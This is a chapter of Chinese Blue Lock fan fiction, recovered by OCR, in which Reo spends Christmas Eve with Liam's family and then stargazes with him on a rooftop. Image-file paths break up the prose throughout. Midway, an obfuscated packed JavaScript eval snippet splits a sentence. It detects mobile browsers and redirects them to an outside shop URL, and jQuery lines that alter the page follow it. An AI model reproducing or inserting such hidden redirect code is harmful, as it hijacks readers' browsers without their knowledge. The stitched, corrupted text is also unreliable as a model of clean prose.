37.圣诞夜
作品:《【蓝锁】出走王子后日谈》 玲王早已搬离医疗中心的临时单间,他膝盖的恢复进展顺利,已经可以脱拐行走。圣诞节前夜的科尔尼训练基地几乎空了,此刻颇冷清。球员们大多回家团聚,只剩下零星的灯光和巡逻的安保人员的电筒光刺破沉沉雪夜。
他原本计划用这个安静的夜晚复盘几场录像,说实话,作为一个亚洲人,圣诞节对他而言并不意义重大。然而计划被一阵粗暴的敲门声打断,好吧,又来这一套!
利亚姆·弗林像一颗裹着风雪和节日彩纸的红色炮弹那样撞了进来,姜黄色的卷发上沾着未化的雪粒子,睫毛刷也挂着霜。他的手里还拎着一个印着驯鹿图案的帆布包,鼓鼓囊囊。
“打包!快!十分钟后我老爸的车就到门口!”他嚷嚷着,不由分说就开始从玲王的储物柜里翻东西出来塞进包裹。其实也没什么东西可塞,主要是几件换洗衣物和必需的理疗用品。
“天啊!利亚姆,我不……”
“没有‘不’!”利亚姆转身,双手叉腰,“妈妈说了,绝不能让你一个人在这冷冰冰的地方过圣诞。还有老爸、姐姐们和小恶魔艾米丽全都投了赞成票。四比一,你输了!”
“你还真是会让我措手不及!”
利亚姆却突然凑近,有些羞赧:“而且我跟老爸吹牛说我有个超级厉害超级聪明的室友,足球踢得棒而且无所不能,他们都很想见见你。拜托了,Reo!”
“哼哼。”玲王立刻得意起来,把侧边刘海撩到耳后,“你的评价倒是很中肯。”
“走嘛!”
弗林家在一个明显带着岁月痕迹的联排住宅区,典型的北伦敦建筑。街道狭窄,路边停满了车,家家户户窗内都闪烁着彩灯,门前挂着冬青花环。玲王能嗅到木柴燃烧的淡淡烟味,听见不知哪一户窗子里飞出来隐约的圣诞颂歌。
还没进门,喧闹声就扑面而来。天啊,一个弗林尚且如此,一群弗林——岂不是要了人命吗?利亚姆刚推开那扇漆成墨绿色的门,混合着烤火鸡和柑橘味家具抛光剂的热浪便裹挟着声浪涌出,玲王转头看向利亚姆,真的进去吗?
“他来了!妈妈!我把Reo带回来了!”利亚姆大喊着,一边帮玲王拍掉肩上的雪。
门厅很小,挤满了外套和靴子。一个围着“Kiss the Cook”围裙,头发与利亚姆同色系的妇人从厨房探出头。她脸色红润,笑容温暖得像刚出炉的面包:“噢!欢迎欢迎,亲爱的!快进来,别在门口冻着!我是苏珊,这疯小子的妈妈!”“Reo,Mikage Reo,非常感谢您的邀请,弗林太太。”玲王用他最得体的礼仪微微欠身,有点懊恼没来得及准备礼物。苏珊顺势轻轻抱了他一下,身上带着肉桂和黄油的美好气味。
玲王被利亚姆兴奋地拉着,见识了弗林家的全貌。客厅不算大,被一棵装饰得有些过于繁复,几乎顶到天花板的圣诞树占据了一角,树下堆着花花绿绿的礼物。电视里播放着老电影,沙发上、地毯上散落着家人。
弗林们都对玲王投来好奇而友善的目光。
两个年轻女孩正边笑边争论着什么,还有一个大约五六岁的扎着歪马尾的小女孩,正试图把包装纸粘在家里的拉布拉多犬身上。利亚姆说那是他的小恶魔妹妹艾米莉,下一秒妹妹眼睛睁得好大,脆声问:“Reo,你真的认识漩涡鸣人吗?”
“抱歉,我和他不是很熟。”玲王笑着摸摸她的头,“不过我的国家队队友或许认识?毕竟他也是个忍者。”
“所以,你就是利亚姆整天挂在嘴边的Reo?”刚铲完雪的弗林先生握手有力,笑容爽朗,“这小子休假时在家里念叨你的次数比他念叨足球还多。训练怎么样,比赛怎么样……他在家里没有兄弟,你们能做朋友真是再好不过了。”
玲王有些愕然,看向利亚姆。对方挠着头嘟囔:“我倒也没有天天念叨啦。”
晚餐漫长嘈杂,充满笑声。长桌挤在客厅与厨房的衔接处,每个人都在传递盘子,大声交谈。火鸡、烤土豆、布丁……分量实在大得惊人。御影玲王是个多会讨人喜欢的孩子,自有一套拉近距离的招数,而此刻全无用武之地。这家人天然对他有好感。
食物很美味,交谈很愉快,就连那只拉布拉多犬把脑袋搁在他没受伤的膝盖边时他也没有推开。
夜深了,姐姐们上楼休息,艾米莉在沙发上睡着,被妈妈抱回房间。弗林先生在厨房收拾残局,哼着歌。客厅里只剩下圣诞树闪烁的彩灯,以及并排坐在柔软旧地毯上的玲王和利亚姆。
“怎么样?”利亚姆小声问,递给他一罐冰啤酒,“是不是吵得你头痛了?”
玲王看着壁炉跳动的火焰,壁炉里的木柴发出噼啪声,他轻声说:“很热闹嘛。”
“我就说嘛!比一个人待着强多了!”利亚姆得意地笑了,然后顿了顿,“那个……老爸他说的话,你别在意。他就是太夸张了!嗯!”
其实你不提的话我已经忘记了,玲王腹诽。“不过他说的是真的吗?原来你很想有一个兄弟啊,我完全不知道。”“我家里没有其他男孩陪我玩了!”利亚姆的脸在炉火映照下有点红,他喝了一大口啤酒,望着天花板:“反正,我觉得你比我那些表哥表弟酷多了。而且你从来不会真的嫌我烦。”
玲王很少喝这种普通的工业啤酒,但此刻在温暖的炉火旁,在圣诞树闪烁的微光下,又觉得似乎也没什么不好。“嫌烦还是嫌的。你半夜看球赛大呼小叫,拼乐高不看图纸,袜子总丢一只……都很烦人。”
利亚姆立刻垮下脸:“喂!”
玲王转过头:“我没有兄弟姐妹。”
他的语气太过平静,反而让利亚姆心里有点不是滋味。他想起自己小时候和姐姐们为了遥控器大打出手,为了最后一块披萨斗智斗勇,那些鸡飞狗跳的日常对御影玲王来说竟是完全陌生的体验。
“所以你那同情的眼神是怎么回事?”玲王疑惑,“每天在家里被佣人围绕着,出门后又到处都是保镖。最新款的游戏机,绝版的模型,想要什么都能立刻得到的话,难道不无聊吗?”“你……”利亚姆憋了半天,终于憋出一句,“你这个该死的,幸运的,万恶的有钱人!”
“但是我从来没有像今天这样的经历,坦白来说,真的很神奇,谢谢你们的款待。”玲王举起自己的啤酒罐示意了一下,“所以抵消了。”
利亚姆盯着他看了几秒,然后噗嗤一声笑了出来。他也举起自己的罐子和玲王的虚碰了一下。
“好吧!”利亚姆装模作样地叹了口气,“看在你这么可怜的分上,兄弟我就勉强继续收留你,用我平凡的吵闹和混乱来拯救你过于有序的人生吧!”
“那还真是感激不尽了?”玲王挑眉。
利亚姆呆了一下,随即,一个仿佛能驱散所有冬夜寒意的笑容在他脸上绽开。他拿起啤酒罐猛灌了一大口,然后长长地舒了口气,整个人向后倒在柔软的地毯上,望着天花板上被彩灯映出的变幻的光斑。
玲王应了一声,也学着利亚姆的样子,慢慢向后靠去,让
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16895996|191326||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
自己更深地陷进柔软的地毯和温暖的氛围里。受伤的左腿小心地伸直,膝盖处仍有隐约的酸胀感,这让他放松的心情再次绷紧,把那罐只喝了一口的啤酒放在一旁。
“喂,Reo!”利亚姆突然开口,“想不想看看我的秘密基地?”
“如果有老鼠的话,我不去。” 他想象着某个堆满旧球衣和零食包装的壁橱。
利亚姆竖起食指抵在唇边,做了个夸张的噤声动作。他动作轻巧地爬起来,示意玲王跟上。两人像做贼一样,踮着脚穿过安静黑暗的客厅,绕过厨房,悄悄爬上通往二楼的楼梯。木质楼梯在脚下发出极其轻微的吱呀声,每一次声响都让利亚姆紧张地缩缩脖子,回头对玲王做鬼脸。
到了二楼走廊,利亚姆走向一扇不起眼的小门。那是通往阁楼的入口。他熟练地拉下折叠楼梯,两人都屏住呼吸听了一会儿,确认没有惊动任何人。
阁楼比想象中宽敞,他带着玲王灵活地在杂物间穿行,走到阁楼另一端一扇低矮的像是通风窗的小门前。他熟练地拨开一个旧箱子,露出后面的门闩。
“准备好了吗?”利亚姆回头,眼睛亮晶晶的。
砰!他推开门——
冷冽而清新的空气瞬间涌入。门外是一个铺着瓦片的屋顶平台,被房屋的主结构遮挡着,从下面街道完全看不见。平台不大,但足够两三个人坐下。
伦敦冬夜的天空并非总是阴云密布。今夜的云层散去大半,露出深邃的墨蓝色天幕,上面洒满了碎钻般闪烁的星辰。没有城市中心光污染的干扰,一切如此真切。远处其他房屋的轮廓在夜色中起伏,零星几家窗户还亮着温暖的黄光,更远处是城市天际线模糊的光晕。
“哇哦。”玲王忍不住轻声感叹。这景象与他习惯的从高层公寓俯瞰的城市夜景截然不同。好像伸手就能被星星刺伤。利亚姆得意地笑了,他率先走出去,在冰冷的瓦片上坐下后拍了拍身边的位置,玲王紧挨着他坐下,“小心点,有点滑。这里超棒,我小时候心情不好,或者想一个人待着的时候就躲到这里。”
“看那边,”利亚姆忽然指向东方天空几颗明亮的星星,“那是猎户座,很容易认,那三颗排成一条线的就是他的腰带。”
“那边是北斗七星,找到它,就能找到北极星……”
“那个……嗯。”利亚姆的手指还悬在夜空中,指尖虚点着两颗挨得极近的星。话已出口才觉出几分仓促的窘迫,他对自己贫瘠的天文知识感到懊恼,只好硬着头皮补上一句:“那两颗,靠得那么紧的,大概是所谓双子星吧。”
御影玲王的眼睛比星星黯淡。他过了好一会儿才几不可闻地吸了口气,那气息在冷空气中凝成极淡的白雾,又迅速散进夜色里。
哦,是了。利亚姆之前一直不敢问他之前有没有其他搭档,那是个什么样的人,又有多么精彩惊艳的故事。他也永远不会问,尽管他的话从来是如此之多。
“双子星是祝福。”他说,“所以我们会永远一起踢球的,搭档。”
不,不,不。无论谁都不要讲那种话。
双子星从来不是什么祝福吧?双子星想必是诅咒吧!不止我和他,不止他和他,不止谁和谁,不止我和你……我们听过的悲剧还不够多吗,我们见过的悲剧还不够多吗,卡在夜空中的那一颗球——它目送过的流星还不够多吗?
星子们忽暗忽明。一场此消彼长的角力,如同霉斑般在天鹅绒帐子上蔓延。
人是不可以在离天空太近的地方讲那种话的。